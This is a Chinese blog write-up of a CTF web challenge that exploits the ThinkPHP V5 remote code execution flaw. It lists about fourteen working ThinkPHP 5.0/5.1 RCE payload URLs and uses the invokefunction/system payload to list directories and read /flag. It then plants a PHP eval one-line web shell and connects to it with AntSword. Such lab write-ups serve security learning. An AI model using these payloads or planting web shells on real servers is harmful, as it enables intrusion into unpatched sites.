

i春秋之php_rce

原创

金帛 于 2022-02-18 23:07:13 发布 540 收藏

分类专栏： [攻防世界之WEB](#) 文章标签： [php](#) [web安全](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#)版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/l2872253606/article/details/123002017>

版权



[攻防世界之WEB 专栏收录该内容](#)

7 篇文章 0 订阅

订阅专栏

[打开连接](#)

·)

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[V5.0 版本由 [七牛云](#) 独家赞助发布]

[官方教程资源](#) [官方应用市场](#) [统一API调用服务](#)

CSDN @金 帛

立马拿到思路，应该是利用ThinkPHP框架的漏洞拿到flag

在此之前应该先确定框架的准确版本号

知道框架版本是V5了，在网上搜索一下ThinkPHP V5

这里推荐在GitHub社区搜

[GitHub中文社区 \(githubs.cn\)](#)



Repositories	(22)
Code	?
Commits	98
Issues	68
Discussions	0
Packages	0
Marketplace	0
Topics	0
Wikis	6
Users	0

Languages	
PHP	9
HTML	5
Python	2
JavaScript	1

[Advanced search](#) [Cheat sheet](#)

22 repository results

Sort: Best match ▾

[SkyBlueEternal/thinkphp-RCE-POC-Collection](#)
thinkphp v5.x 远程代码执行漏洞-POC集合

☆ 877 Updated on 15 Jan 2019

[oneoy/thinkphp-RCE-POC](#)
thinkphp v5.x 远程代码执行漏洞-POC集合

☆ 15 Updated on 6 Aug 2019

[mntr0x/thinkphpV5-rce](#)

ThinkPHP V5.* rce漏洞检测脚本
☆ 6 ● Python GPL-3.0 license Updated on 29 Apr 2019

[sakuradied/ThinkPHP_rce_EXP](#)

用Python3编写的ThinkPHP V5.0.20_rec 漏洞检测工具
☆ 1 ● Python Updated on 6 Mar 2020

[ZhangBarry825/thinkphp5-master](#)

ThinkPHP V5
● PHP Updated on 3 Aug 2018

[lucum/ThinkPHP](#)

CSDN @金鼎

选中第一个，进去瞧瞧

thinkphp 5.0.22

- 1、<http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.username>
- 2、<http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.password>
- 3、http://url/to/thinkphp_5.0.22/
- s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
- 4、http://url/to/thinkphp_5.0.22/
- s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5

- 5、[http://127.0.0.1/tp5/public/?s=index\think\View\display&content=%22%3C%3E%3C?php%20phpinfo\(\);?%3E&data=1](http://127.0.0.1/tp5/public/?s=index\think\View\display&content=%22%3C%3E%3C?php%20phpinfo();?%3E&data=1)

thinkphp 5.0.21

- 6、http://localhost/thinkphp_5.0.21/
- s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
- 7、http://localhost/thinkphp_5.0.21/
- s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5.1.*

- 8、<http://url/to/thinkphp5.1.29/?s=index\think\Request\input&filter=phpinfo&data=1>
- 9、<http://url/to/thinkphp5.1.29/?s=index\think\Request\input&filter=system&data=cmd>
- 10、[http://url/to/thinkphp5.1.29/?s=index\think\template\driver\file\write&cacheFile=shell.php&content=%3C?php%20phpinfo\(\);?%3E](http://url/to/thinkphp5.1.29/?s=index\think\template\driver\file\write&cacheFile=shell.php&content=%3C?php%20phpinfo();?%3E)
- 11、[http://url/to/thinkphp5.1.29/?s=index\think\view\driver\Php\display&content=%3C?php%20phpinfo\(\);?%3E](http://url/to/thinkphp5.1.29/?s=index\think\view\driver\Php\display&content=%3C?php%20phpinfo();?%3E)
- 12、[http://url/to/thinkphp5.1.29/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=1](http://url/to/thinkphp5.1.29/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)
- 13、[http://url/to/thinkphp5.1.29/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=system&vars\[1\]\[\]=cmd](http://url/to/thinkphp5.1.29/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd)
- 14、[http://url/to/thinkphp5.1.29/?s=index\think\Container\invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=1](http://url/to/thinkphp5.1.29/?s=index\think\Container\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)
- http://url/to/thinkphp5.1.29/?s=App\invokefunction&function=call_user_f...

CSDN @金帛

这里列出了一堆漏洞，关于payload的构造

先随便试试某一条看看，试试5版本的



页面错误！请稍后再试 ~

ThinkPHP V5.0.20 { 十年磨一剑-为API开发设计的高性能框架 }

CSDN @金帛

直接报错了，还提示了版本号，那就好办了

thinkphp 5.0.21

6、[http://localhost/thinkphp_5.0.21/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=system&vars\[1\]\[\]=id](http://localhost/thinkphp_5.0.21/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id)

7、[http://localhost/thinkphp_5.0.21/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=1](http://localhost/thinkphp_5.0.21/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)


CSDN @金帛

这里先试一下5.0.21的命令执行漏洞system

URL?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id

id为想要执行的命令，也就是system('ls')，先执行ls看一下目录文件有啥

URL?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls



CSDN @金帛

发现了当前目录的一些文件，好像也没放flag的地方,向上一级看看,在当前URL后面加上 ../

URL?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls .. /



CSDN @金帛

好像也没有，还是直接看看根目录吧

命令 ls /

URL?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls /



CSDN @金帛

找到flag的文件了，用命令cat进去看看

```
URL?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag
```



CSDN @金帛

发现flag

当然还可以通过另一种方法，就是上传一句话木马，再用蚁剑或者是菜刀连接，一个个文件打开看看

让系统执行命令

```
echo '<?php @eval($_POST["x"]); ?>' >x.php
```

意思是在x.php的文件（不存在就创建）里输出<?php @eval(\$_POST["x"]); ?>这句话

参考

[echo命令 – 输出字符串或提取Shell变量的值 – Linux命令大全\(手册\) \(linuxcool.com\)](#)

[文件上传漏洞\(一句话木马\)-学习笔记_小龙在线-CSDN博客_一句话木马上传](#)

所以构建payload

```
URL?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo '<?php @eval($_POST["x"]); ?>' >x.php
```

然后打开蚁剑

AntSword 编辑 窗口 调试

☰ 数据管理 (0)

URL地址	IP地址	物理位置	网站备注	创建时间	更新时间
-------	------	------	------	------	------

添加数据

添加 清空 测试连接

基础配置

URL地址 * http://111.200.241.244:49258/x.php
连接密码 * x
网站备注
编码设置 UTF8
连接类型 PHP

编码器

default (不推荐) (radio button checked)
random (不推荐)
base64


请求信息
其他设置

分类目录 (1)

添加 重命名 删除

默认分类 0

CSDN @金帛



点击添加

AntSword 编辑 窗口 调试

☰ 数据管理 (1)

URL地址	IP地址	物理位置	网站备注	创建时间	更新时间
http://111.200.241.244:49258/x.php	111.2				

添加数据


分类目录 (1)

添加 重命名 删除

默认分类 1

✓ 成功
添加数据成功!

CSDN @金帛



在里面就能找到放flag的文件啦

AntSword 编辑 窗口 调试

111.200.241.244

目录列表 (20) 文件列表 (22)

	名称	日期	大小	属性
-	etc	2022-02-18 13:11:18	4 Kb	0755
-	home	2018-02-23 23:23:00	4 Kb	0755
-	lib	2018-04-30 20:34:53	4 Kb	0755
-	lib64	2018-04-26 00:00:00	4 Kb	0755
-	media	2018-04-26 00:00:00	4 Kb	0755
-	mnt	2018-04-26 00:00:00	4 Kb	0755
-	opt	2018-04-26 00:00:00	4 Kb	0755
-	proc	2022-02-18 13:11:18	0 b	0555
-	root	2018-12-10 16:33:49	4 Kb	0700
-	run	2018-04-30 21:04:09	4 Kb	0755
-	sbin	2018-04-30 21:04:02	4 Kb	0755
-	srv	2018-04-26 00:00:00	4 Kb	0755
-	sys	2022-02-14 02:21:55	0 b	0555
-	tmp	2018-12-10 16:33:49	4 Kb	1777
-	usr	2018-04-26 00:00:00	4 Kb	0755
-	var	2018-04-30 21:04:04	4 Kb	0755
-	.dockerenv	2022-02-18 13:11:18	0 b	0755
-	flag	2019-07-29 06:58:46	20 b	0644

任务列表 flag

CSDN @金帛

This screenshot shows the AntSword interface. On the left is a file browser titled '目录列表 (20)' showing system directories like /, .r, bin, boot, dev, etc, home, lib, lib64, media, mnt, opt, proc, root, run, sbin, srv, sys, tmp, and usr. On the right is a file browser titled '文件列表 (22)' showing files and directories under the root directory, including etc, home, lib, lib64, media, mnt, opt, proc, root, run, sbin, srv, sys, tmp, usr, and var. A file named 'flag' is selected. Below the file browser is a terminal editor window titled '编辑: /flag' containing the command 'flag{thinkphp5_rce}'. The terminal has standard controls for save, highlight, and encoding.

AntSword 编辑 窗口 调试

111.200.241.244

编辑: /flag

```
1 flag{thinkphp5_rce}
```

保存 高亮 用此编码打开

CSDN @金帛

This screenshot shows the terminal editor window from the previous screenshot. It displays the command 'flag{thinkphp5_rce}' in the editor area. The window has a title bar '编辑: /flag' and includes standard file operations like '保存' (Save), '高亮' (Highlight), and '用此编码打开' (Open with this encoding).